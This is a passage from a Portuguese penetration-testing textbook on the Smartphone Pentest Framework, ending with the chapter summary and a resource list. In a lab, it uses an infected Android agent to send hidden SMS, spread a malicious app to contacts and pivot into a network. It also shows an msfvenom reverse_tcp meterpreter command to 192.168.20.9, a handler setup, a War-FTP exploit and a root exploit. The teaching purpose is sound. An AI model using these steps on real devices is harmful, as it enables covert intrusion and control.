Agora vamos ver como usar o agente para controlar o dispositivo remotamente. Podemos dizer ao dispositivo para enviar uma mensagem de texto que não aparecerá nas mensagens enviadas pelo aplicativo de SMS. Com efeito, o usuário não terá nenhum indício de que uma mensagem sequer foi enviada – existe melhor maneira de explorar o círculo de confiança? Talvez possamos pôr as mãos em todos os contatos do usuário e enviar-lhes mensagens dizendo que eles devem instalar nosso aplicativo interessante, que por acaso aponta para o agente SPF. Como a mensagem é proveniente de alguém que eles conhecem, haverá mais chances de os usuários instalarem o agente.

Vamos simplesmente enviar uma mensagem de exemplo por enquanto, como mostrado na listagem 20.19.

Listagem 20.19 – Controlando um agente remotamente

```
Commands:
--trecho omitido--
Select a command to perform or 0 to return to the previous menu
spf> 1❶
Send an SMS message to another phone. Fill in the number, the message to send, and the delivery
    method(SMS or HTTP).
Number: 15555215558
Message: hiya Georgia
Delivery Method(SMS or HTTP) SMS
```

A partir do menu de comandos do agente, selecione a opção **1.) Send SMS** (Enviar SMS) ❶. Ao ser solicitado a fornecer um número de telefone, o conteúdo da mensagem e como você deseja enviar o comando, diga ao seu agente para enviar a mensagem para o emulador de Android 2.1.

Seu emulador de Android 2.1 receberá um SMS com o texto que você inseriu no emulador de Android 2.2, sem nenhum indício em nenhum dos emuladores de que essa não é uma mensagem normal.

Efetuando o pivoteamento por meio de dispositivos móveis

O MDM (Mobile Device Management, ou Gerenciamento de dispositivos móveis) e as aplicações antivírus para dispositivos móveis têm um longo caminho pela frente. A quantidade de empresas que obrigam seus funcionários a terem essas soluções ainda é pequena quando comparada a vários outros controles de segurança, e algumas empresas optam por não permitir nenhum dispositivo móvel. Contudo vamos encarar os fatos: provavelmente, os funcionários conhecem a senha wireless da empresa. Conecte seu dispositivo móvel e, num passe de mágica, ele será membro da mesma rede que sua estação de trabalho e outros dispositivos que podem conter informações sensíveis.

Naturalmente, as empresas são muito melhores em tornar mais robustos os seus dispositivos voltados para o mundo externo. Afinal de contas, esses dispositivos estão sujeitos a ataques de qualquer pessoa que estiver na Internet e despertam muito mais atenção. Mas, internamente, a situação começa a se deteriorar. Senhas fracas, ausência de patches e softwares desatualizados do lado do cliente são problemas que analisamos neste livro e que podem estar à espreita na rede interna. Se um dispositivo móvel explorado tiver acesso direto de rede a esses sistemas vulneráveis, poderemos usá-lo como pivô para lançar ataques adicionais, burlando totalmente o perímetro.

Estudamos o pivoteamento no capítulo 13, quando usamos um computador explorado para nos deslocarmos de uma rede para outra. Podemos fazer o mesmo nesse caso usando o agente SPF, executando efetivamente um teste de invasão na rede móvel por meio do dispositivo móvel explorado, conforme mostrado na figura 20.4.




Figura 20.4 – Pivoteamento por meio de um dispositivo móvel infectado para atacar dispositivos internos.

Scanning de portas com o Nmap

Começamos verificando quais dispositivos estão presentes usando uma opção de comando do agente para efetuar um ping sweep na rede local. Em seguida, faremos um scanning de portas, conforme discutido no capítulo 5. O fato é que você pode instalar os binários do Nmap para Android no dispositivo explorado. O SPF possui scripts de instalação para essa e outras ferramentas de apoio. Selecione a opção **10.) Install Stuff** (Instalar itens) no menu principal e diga ao SPF para instalar o Nmap para Android, como mostrado na listagem 20.20.

Listagem 20.20 – Instalando o Nmap para Android

```
spf> 10

What would you like to Install?
    1.) Android SDKS
    2.) Android APKTool
    3.) Download Android Nmap
spf> 3

Download Nmap for Android(y/N)?
spf> y
```

Agora execute o Nmap a partir de seu agente Android usando a opção **12.) Run Nmap** (Executar o Nmap). Vamos executar o Nmap em nosso alvo Windows XP ❶, como mostrado na listagem 20.21. Certifique-se de que o programa War-FTP que exploramos nos capítulos 17 e 18 ainda esteja executando. (Iremos explorá-lo por meio do pivô na próxima seção.)

Listagem 20.21 – Executando o Nmap a partir do Android

```
Select a command to perform or 0 to return to the previous menu
spf> 12
    Download Nmap and port scan a host of range. Use any accepted format for target specification
    in Nmap
Nmap Target: 192.168.20.10❶
Delivery Method(SMS or HTTP) HTTP
```

Deixe o Nmap executar durante alguns minutos e, em seguida, verifique as informações coletadas pelo seu agente. Você deverá perceber que o campo **File** (Arquivo) tem links para */root/Smartphone-Pentest-Framework/frameworkconsole/text.txt*. Observe o conteúdo desse arquivo – você deverá ver algo semelhante à listagem 20.22.

Listagem 20.22 – Resultados do Nmap

```
# Nmap 5.61TEST4 scan initiated Sun Sep  6 23:41:30 2015 as: /data/data/com.example.android.google
.apis/files/nmap -oA /data/data/com.example.android.google.apis/files/nmapoutput 192.168.20.10
Nmap scan report for 192.168.20.10
Host is up (0.0068s latency).
Not shown: 992 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
--trecho omitido--
# Nmap done at Sun Sep  6 23:41:33 2015 -- 1 IP address (1 host up) scanned in 3.43 seconds
```

Em vez de executar todo um teste de invasão usando o dispositivo móvel explorado como pivô, vamos concluir executando um exploit por meio do agente SPF.

Explorando um sistema na rede local

Infelizmente, os dispositivos Android, por padrão, não conhecem linguagens de scripting como Python e Perl; para executar um exploit, precisamos de um pouco de código C. Uma versão C simples do exploit que criamos para

o War-FTP 1.65 no capítulo 17 está em */root/Smartphone-Pentest-Framework/exploits/Windows/warftpmeterpreter.c*. O shellcode incluído executa um payload *windows/meterpreter/reverse_tcp* e o envia de volta para 192.168.20.9 na porta 4444. Se o seu sistema Kali estiver em outro endereço IP, gere novamente o shellcode com o Msfvenom, como mostrado aqui. (Não se esqueça dos caracteres indevidos para o War-FTP, como vimos no capítulo 17. Podemos evitá-los com o Msfvenom usando a flag `-b`.)

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.20.9 -f c -b '\x00\x0a\x0d\x40'
```

Após ter substituído o shellcode no exploit, se for necessário, devemos compilar o código C para que seja executado em um dispositivo Android. Se usarmos o GCC como fizemos no capítulo 3, o exploit executará de modo adequado em nossa instalação Kali, porém o processador ARM de nossos telefones Android não saberá o que fazer com ele.

Já tivemos contato rapidamente com os cross-compiladores para Windows no capítulo 12, que nos permitiram compilar código C no Kali para serem executados no Windows. Podemos fazer o mesmo para o Android, desde que tenhamos um cross-compilador para ARM. Felizmente, o SPF tem um. Como mostrado na listagem 20.23, selecione a opção **9.) Compile code to run on mobile devices** (Compilar código para ser executado em dispositivos móveis) no menu principal.

Listagem 20.23 – Compilando código C para que execute no Android

```
spf> 9

Compile code to run on mobile devices
    1.) Compile C code for ARM Android
spf> 1❶

Compiles C code to run on ARM based Android devices. Supply the C code file and the output filename
File to Compile: /root/Smartphone-Pentest-Framework/exploits/Windows/warftpmeterpreter.c❷
Output File: /root/Smartphone-Pentest-Framework/exploits/Windows/warftpmeterpreter
```

Selecione **1.) Compile C code for ARM Android** (Compilar código C para ARM Android) ❶. Você será solicitado a fornecer o arquivo C a ser compilado, bem como o local em que deseja colocar o binário compilado ❷.

Agora precisamos fazer o download do exploit de War-FTP para o nosso dispositivo Android infectado. A partir do menu de comandos do agente, selecione a opção **6** para baixar um arquivo. Você será solicitado a fornecer o arquivo a ser baixado e o método de envio, como mostrado na listagem 20.24.

Listagem 20.24 – Fazendo o download do exploit

```
Select a command to perform or 0 to return to the previous menu
spf> 6

    Downloads a file to the phone. Fill in the file and the delivery method(SMS or HTTP).
File to download: /root/Smartphone-Pentest-Framework/exploits/Windows/warftpmeterpreter
Delivery Method(SMS or HTTP): HTTP
```

Antes de executar o exploit, devemos configurar um handler no Msfconsole, como mostrado na listagem 20.25. Abra o Msfconsole no Kali e utilize o módulo *multi/handler*, configurando as opções para que estejam de acordo com o payload do exploit de War-FTP.

Listagem 20.25 – Configurando o multi/handler

```
msf > use multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.20.9
LHOST => 192.168.20.9
msf exploit(handler) > exploit
[*] Started reverse handler on 192.168.20.9:4444
[*] Starting the payload handler...
```

Finalmente, é hora de executar o exploit. Como mostrado na listagem 20.26, selecione a opção **7.) Execute Command** (Executar comando) do menu de comandos do agente; você deve fornecer o comando a ser executado.

Listagem 20.26 – Executando o exploit

```
Select a command to perform or 0 to return to the previous menu
spf> 7

    Run a command in the terminal. Fill in the command and the delivery method(SMS or HTTP).
Command: warftpmeterpreter 192.168.20.10 21❶
Downloaded?: yes❷
Delivery Method(SMS or HTTP): HTTP
```

Passe o comando completo ao SPF, incluindo os argumentos ❶. Neste caso, precisamos informar o endereço IP e a porta a serem atacados ao exploit. O SPF pergunta se o binário foi baixado. Se tiver sido baixado pelo SPF, ele estará no

diretório de arquivos do agente e o SPF deverá saber como executá-lo a partir daí. Em nosso caso, respondemos **yes** ❷ e, em seguida, fornecemos o método de envio, como sempre.

Observe o seu listener do Metasploit. Em aproximadamente um minuto, você deverá receber um prompt do Meterpreter como o que está sendo mostrado a seguir:

```
meterpreter >
```

Usamos o SPF como pivô com sucesso para realizar um ataque. Isso pode não parecer muito empolgante porque o emulador, o Kali e o alvo Windows XP estão todos na mesma rede, porém, se o Kali estiver na nuvem e o alvo Windows XP e um dispositivo Android infectado estiverem na rede corporativa, esse processo seria mais produtivo. Podemos torná-lo mais interessante ao usar a opção de comando **10.) TCP Listener** (Listener TCP) para configurar um listener e capturar o nosso shell no dispositivo móvel infectado. Em vez de chamar um listener de volta em nosso computador Kali, podemos enviar o nosso shell de volta ao SPF diretamente usando HTTP ou SMS. O uso de SMS, é claro, nos permitirá evitar totalmente qualquer filtragem no perímetro, por exemplo, firewalls e proxies que possam inibir a obtenção de shells da rede, provenientes de nossos ataques. Isso está sendo mostrado na figura 20.5.




Figura 20.5 – Passando pelos controles do perímetro com um shell baseado em SMS.

NOTA Exceto pelo exemplo de escalação de privilégios discutido a seguir, não há nenhum motivo pelo qual devêssemos usar o Android 2.2 como nosso emulador-alvo. Os outros exemplos de aplicativos maliciosos que usamos neste capítulo funcionarão em qualquer versão de Android.

Escalação de privilégios

Por ter se originado com base no kernel do Linux, o Android compartilha algumas das vulnerabilidades de escalação de privilégios do Linux, além de ter algumas de suas próprias falhas de segurança. Até mesmo os OEMs acrescentaram bugs em suas implementações do Android. Por exemplo, em 2012, uma vulnerabilidade de escalação de privilégios foi encontrada no modo como os dispositivos Samsung lidavam com a memória da câmera, caso um determinado tipo de chip fosse utilizado, concedendo aos invasores acesso de leitura/escrita em toda a memória.

Se quiser mais permissões concedidas ao seu aplicativo, pode tentar usar um problema conhecido pelo agente para obter privilégios de root, como mostrado na listagem 20.27.

Listagem 20.27 – Executando um exploit de escalação de privilégios

```
Commands:
--trecho omitido--
Select a command to perform or 0 to return to the previous menu
spf> 5
    1.) Choose a Root Exploit
    2.) Let SPF AutoSelect
Select an option or 0 to return to the previous menu
spf> 2❶
    Try a privilege escalation exploit.
Chosen Exploit: rageagainstthecage❷
Delivery Method(SMS or HTTP): HTTP❸
```

A partir do menu de comandos do agente, selecione a opção **5.) Privilege Escalation** (Escalação de privilégios). A partir daqui, temos duas opções. Podemos selecionar manualmente um exploit a partir dos exploits para Android conhecidos pelo SPF, ou podemos deixar o SPF fazer uma seleção de acordo com o número de versão do Android. Nosso emulador de Android 2.2 é vulnerável a um exploit conhecido como Rage Against the Cage. Embora seja antigo, esse exploit funciona bem no emulador, portanto vamos permitir que o SPF selecione automaticamente o exploit, como mostrado em ❶. Como esse é um Android 2.2, o SPF seleciona corretamente `rageagainstthecage` ❷ e pergunta pelo método de envio ❸.

Após dar um pouco de tempo para o exploit executar, verifique novamente usando a opção **3** do menu principal. O campo **Rooted** deve conter `RageAgainstTheCage`, como mostrado aqui.

```
Rooted: RageAgainstTheCage
```

A partir de agora, temos um controle completo do dispositivo. Podemos executar comandos a partir de um root shell ou reinstalar o agente como um aplicativo do sistema, o que nos concede mais privilégios que o aplicativo original.

NOTA Esse exploit em particular consiste de um ataque de exaustão de recursos, portanto, se quiser continuar a usar o emulador para exercícios adicionais, será necessário reiniciá-lo, pois ele poderá executar de forma mais lenta após esse ataque.

Resumo

Neste capítulo, fizemos uma breve observação do mundo relativamente novo e em rápida evolução da exploração de falhas de dispositivos móveis. Utilizamos a minha ferramenta SPF para executar uma variedade de ataques, principalmente em dispositivos móveis Android emulados. Esses ataques, é claro, funcionarão em dispositivos reais da mesma maneira. Demos uma olhada em um ataque remoto que verificou a existência de senha SSH default em iPhones desbloqueados e, em seguida, estudamos dois exemplos de ataques do lado do cliente. Um deles nos concedeu um shell por meio de uma vulnerabilidade do WebKit no navegador, e o outro controlou remotamente o dispositivo por meio de códigos USSD que eram automaticamente discados a partir de uma página web.

Prosseguimos em direção aos aplicativos maliciosos, inserindo o agente Android do SPF como backdoors em códigos legítimos ou em arquivos APK compilados. Podemos usar vetores de ataque móveis como o NFC e o SMS para enganar os usuários e levá-los a instalar o nosso aplicativo malicioso. Depois que o agente foi instalado, realizamos ataques como coleta de informações e controle remoto e usamos o SPF para escalar nossos privilégios para root usando vulnerabilidades conhecidas da plataforma Android. Por fim, usamos o agente SPF como pivô para atacar outros dispositivos da rede. Executamos o Nmap a partir do dispositivo Android no alvo Windows XP e, em seguida, usamos um exploit C para o War-FTP a fim de explorar o alvo Windows XP a partir do agente SPF.

A segurança de dispositivos móveis é um campo empolgante, que está acrescentando uma nova dimensão aos testes de invasão por padrão à medida que os dispositivos são introduzidos nos ambientes de trabalho. Como pentester, conhecer um pouco das vulnerabilidades dos dispositivos móveis será útil. Ao mesmo tempo que os invasores usarem esses dispositivos para obter dados sensíveis e conseguir um ponto de entrada na rede, os pentesters deverão ser capazes de simular essas mesmas ameaças.

Recursos

Aqui estão alguns recursos que me auxiliaram em minha jornada pela segurança da informação e continuam a servir de referências à medida que aprendo mais. Muitos deles são atualizados regularmente com as ferramentas e técnicas mais recentes de suas áreas. Incentivo você a consultar esses recursos à medida que trabalhar com este livro, de modo que eles estão listados aqui por capítulo. No final da lista, encontram-se alguns cursos excelentes que você poderá fazer para aperfeiçoar seus estudos na área de testes de invasão.

Capítulo 0: Uma introdução aos testes de invasão

- NIST Technical Guide to Information Security Testing (Manual técnico do NIST para testes de segurança da informação): *http://csrc.nist.gov/publications/nistpubs/800-115/SP800-115.pdf*
- Penetration Testing Execution Standard (PTES): *http://www.pentest-standard.org/*

Capítulo 2: Usando o Kali Linux

- Command Line Kung Fu: *http://blog.commandlinekungfu.com*
- *Introduction to the Command Line (Second Edition): The Fat Free Guide to Unix and Linux Commands* de Nicholas Marsh (2010)
- *The Linux Command Line: A Complete Introduction* de William E. Shotts, Jr. (No Starch Press, 2012)
- *Linux for Beginners and Command Line Kung Fu (Bundle): An Introduction to the Linux Operating System and Command Line* de Jason Cannon (2014)

Capítulo 3: Programação

- Discovery: *https://github.com/leebaird/discover/*
- Stack Overflow: *http://www.stackoverflow.com/*
- *Violent Python: A Cookbook for Hackers, Forensic Analysts, Penetration Testers and Security Engineers* de T.J. O'Connor (Syngress, 2012)

Capítulo 4: Utilizando o Metasploit Framework

- *Metasploit: The Penetration Tester's Guide* de David Kennedy, Jim O'Gorman, Devon Kearns e Mati Aharoni (No Starch Press, 2011)
- Blog do Metasploit: *https://community.rapid7.com/community/metasploit/blog/*
- Metasploit Minute show: *http://hak5.org/category/episodes/metasploit-minute/*
- Metasploit Unleashed: *http://www.offensive-security.com/metasploit-unleashed/Main_Page*

Capítulo 5: Coleta de informações

- Google Hacking Database (Banco de dados de hacking do Google): *http://www.hackersforcharity.org/ghdb/*
- *Nmap Network Scanning: The Official Nmap Project Guide to Network Discovery and Security Scanning* de Gordon Fyodor Lyon (Nmap Project, 2009; *http://nmap.org/book/*)

Capítulo 6: Descobrindo vulnerabilidades

- National Vulnerability Database CVSSv2 (Banco de dados nacional de vulnerabilidades CVSSv2): *http://nvd.nist.gov/cvss.cfm/*
- Blog da Tenable: *http://www.tenable.com/blog/*

Capítulo 7: Capturando tráfego

- *Counter Hack Reloaded: A Step-by-Step Guide to Computer Attacks and Effective Defenses (2nd Edition)* de Edward Skoudis e Tom Liston (Prentice Hall, 2006)
- Ettercap: *http://ettercap.github.io/ettercap/*
- SSLStrip: *http://www.thoughtcrime.org/software/sslstrip/*

Capítulo 8: Exploração de falhas

- Exploit Database: *http://www.exploit-db.com/*
- Packet Storm: *http://packetstormsecurity.com/*
- SecurityFocus: *http://www.securityfocus.com/*
- VulnHub: *http://vulnhub.com/*

Capítulo 9: Ataques a senhas

- CloudCracker: *https://www.cloudcracker.com/*

- John the Ripper: *http://www.openwall.com/john/*
- Listas de palavras do Packet Storm: *http://packetstormsecurity.com/Crackers/wordlists/*
- Projeto RainbowCrack: *http://project-rainbowcrack.com/table.htm*
- White Chapel: *http://github.com/mubix/WhiteChapel/*

Capítulo 11: Engenharia social

- Engenharia social: *http://www.social-engineer.org/*
- TrustedSec: *https://www.trustedsec.com/downloads/social-engineer-toolkit/*

Capítulo 12: Evitando aplicações antivírus

- Pentest Geek: *http://www.pentestgeek.com/2012/01/25/using-metasm-to-avoid--antivirus-detection-ghost-writing-asm/*
- Veil-Evasion: *https://github.com/Veil-Framework/Veil-Evasion/*

Capítulo 13: Pós-exploração de falhas

- Blog de Chris Gates, carnal0wnage: *http://carnal0wnage.attackresearch.com/*
- Blog de Carlos Perez: *http://www.darkoperator.com/*
- Blog da Obscuresec: *http://obscuresecurity.blogspot.com/*
- Pwn Wiki: *http://pwnwiki.io/*
- Blog de Rob Fuller: *http://www.Room362.com/*

Capítulo 14: Testes em aplicações web

- Damn Vulnerable Web App: *http://www.dvwa.co.uk/*
- Open Web Application Security Project (OWASP): *https://www.owasp.org/index.php/Main_Page*
- Projeto WebGoat do OWASP: *https://www.owasp.org/index.php/Category:OWASP_WebGoat_Project*

Capítulo 15: Ataques wireless

- Tutorias de Aircrack Wireless: *http://www.aircrack-ng.org/doku.php?id=tutorial&DokuWiki=1b6b85cc29f360ca173a42b4ce60cc50*
- *BackTrack 5 Wireless Penetration Testing Beginner's Guide* de Vivek Ramachandran (Packt Publishing, 2011)

Capítulos 16–19: Desenvolvimento de exploits

- Tutoriais da Corelan Team: *https://www.corelan.be/index.php/category/security/exploit-writing-tutorials/*
- FuzzySecurity: *http://fuzzysecurity.com/*
- *Hacking, 2nd Edition: The Art of Exploitation* de Jon Erickson (No Starch Press, 2008)

Capítulo 20: Utilizando o Smartphone Pentest Framework

- Damn Vulnerable iPhone App: *https://github.com/prateek147/DVIA/*
- Drozer: *https://www.mwrinfosecurity.com/products/drozer/*
- OWASP mobile (OWASP móvel): *https://www.owasp.org/index.php/OWASP_Mobile_Security_Project*

Cursos

- Strategic Security (Segurança estratégica) de Joe McCray: *http://strategicsec.com/*
- Offensive Security (Segurança ofensiva): *http://www.offensive-security.com/information-security-training/*
- Exploit Development Bootcamp (Intensivo de desenvolvimento de exploits) de Peter Van Eeckhoutte: *https://www.corelan-training.com/index.php/training-2/bootcamp/*
- Sam Bowne: *http://samsclass.info/*
- SecurityTube PentesterAcademy: *http://www.pentesteracademy.com/*

Fazendo o download dos softwares para criar o seu laboratório virtual

Você encontrará links para os recursos utilizados neste livro em *http://www.nostarch.com/pentesting/*, incluindo a aplicação web personalizada, o alvo Ubuntu e a máquina virtual Kali Linux. Utilize a senha *1stPentestBook?!* para abrir o arquivo 7-Zip compactado contendo os recursos do livro.


Programas 7-Zip para as plataformas Windows e Linux podem ser encontrados em *http://www.7-zip.org/download.html*. Usuários de Mac podem usar o Ez7z, acessível em *http://ez7z.en.softonic.com/mac/*.

Se você não puder fazer o download dos arquivos ou simplesmente quiser recebê-los em casa, enviaremos um DVD contendo os arquivos por 10 dólares. Acesse *http://www.nostarch.com/pentesting/* para obter mais detalhes.

Recursos adicionais podem ser encontrados no site de Georgia Weidman em *http://bulbsecurity.com/*.

editora

Conheça o **site** da **novatec**



www.novatec.com.br

Cadastre seu e-mail e receba mais informações sobre os nossos lançamentos e promoções